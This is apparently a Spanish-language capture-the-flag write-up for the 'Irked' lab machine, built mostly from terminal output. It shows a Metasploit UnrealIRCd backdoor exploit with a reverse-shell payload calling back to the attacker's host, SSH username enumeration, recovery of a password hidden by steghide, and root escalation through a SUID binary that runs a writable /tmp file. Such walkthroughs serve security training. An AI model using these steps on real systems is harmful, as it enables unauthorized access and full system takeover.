
```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.10.10.117
RHOSTS => 10.10.10.117
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.10.16.5
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 10.10.16.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 10.10.10.117:6697 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                   Disclosure Date  Rank    Check  Description
   -   ----                                   ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser               .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl             .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6        .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby             .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6        .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic               .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse               .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl  .             normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl          .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl      .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby          .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl      .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet  .           normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.10.16.5
LHOST => 10.10.16.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 10.10.16.5:4444
[*] 10.10.10.117:6697 - Connected to 10.10.10.117:6697...
    :irked.htb NOTICE AUTH :*** Looking up your hostname...
[*] 10.10.10.117:6697 - Sending backdoor command...
```

No nos olvidemos del script que nos dice si los usuarios son reales o no, en este caso el script en cuestión nos dice que el user djmardov is a VALID USERNAME a diferencia de los users que teníamos antes




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ python2 77.py 10.10.10.117 djmardov
/home/jouker/.local/lib/python2.7/site-packages/para
recated in cryptography, and will be removed in the
  from cryptography.hazmat.backends import default_b
/home/jouker/.local/lib/python2.7/site-packages/para
oved in a future version. Please use EllipticCurvePu
  m.add_string(self.Q_C.public_numbers().encode_poin
/home/jouker/.local/lib/python2.7/site-packages/para
moved in a future version. Please use EllipticCurveP
  self.curve, Q_S_bytes
/home/jouker/.local/lib/python2.7/site-packages/para
moved in a future version. Please use EllipticCurveP
  hm.add_string(self.Q_C.public_numbers().encode_poi
[+] djmardov is a valid username

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$
```

Ese backup un tanto sospechoso lo vamos a mirar ahora mismito.




```
ircd@irked:/home/djmardov$ find . 2>/dev/null
find . 2>/dev/null
.
./.dbus
./.profile
./.bash_history
./.ssh
./Downloads
./Documents
./Documents/user.txt
./Documents/.backup
./.gnupg
./Desktop
./.cache
./.gconf
./.local
./.ICEauthority
./Music
./Public
./.config
./.bash_logout
./.bashrc
./user.txt
./Videos
./Pictures
./Templates
./.mozilla
ircd@irked:/home/djmardov$
```

Vaya, vaya con que aquí teníamos la password del steghide, curioso cuanto menos, vamos a ver que conseguimos con este password.




```
ircd@irked:/home/djmardov$ cat Documents/.
cat Documents/.backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
ircd@irked:/home/djmardov$
```

Tenemos un password aleatorio que no tiene nada que ver, o si?




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ steghide extract -sf irked.jpg
Anotar salvoconducto:
anot� los datos extra�dos e/"pass.txt".

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ cat pass.txt
Kab6h+m+bbp2J:HG

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ 
```

La mitad, conseguido




```
ircd@irked:/home/djmardov$ su djmardov
su djmardov
Password: Kab6h+m+bbp2J:HG

djmardov@irked:~$ cat user.txt
cat user.txt
8e195c913ec3e2ceb0eabef93cea74af
djmardov@irked:~$ 
```

Al hacer la comanda find / -perm -4000 2>/dev/null veo unos cuantos binarios fuera de lo habitual voy a investigarlos a ver que tal.




```
bash: sudo: command not found
djmardov@irked:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/umount
djmardov@irked:~$
```

Llama a una función que es /tmp/listusers que no existe




```
djmardov@irked:~$ /usr/bin/viewuser
/usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2025-04-18 09:21 (:0)
sh: 1: /tmp/listusers: not found
djmardov@irked:~$
```



```
djmardov@irked:~$ ls -l /usr/bin/viewuser
ls -l /usr/bin/viewuser
-rwsr-xr-x 1 root root 7328 May 16  2018 /usr/bin/viewuser
djmardov@irked:~$
```

Llama a un archivo como root, por lo que si el archivo no existe la lógica aquí por detrás seria ver. Bastante fácil la escalada de privilegios.



```
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2025-04-18 09:21 (:0)
sh: 1: /tmp/listusers: not found
djmardov@irked:/tmp$ echo "/bin/bash" > listusers
echo "/bin/bash" > listusers
djmardov@irked:/tmp$ /usr/bin/viewuser
/usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2025-04-18 09:21 (:0)
sh: 1: /tmp/listusers: Permission denied
djmardov@irked:/tmp$ chmod +x listusers
chmod +x listusers
djmardov@irked:/tmp$ /usr/bin/viewuser
/usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2025-04-18 09:21 (:0)
root@irked:/tmp# 
```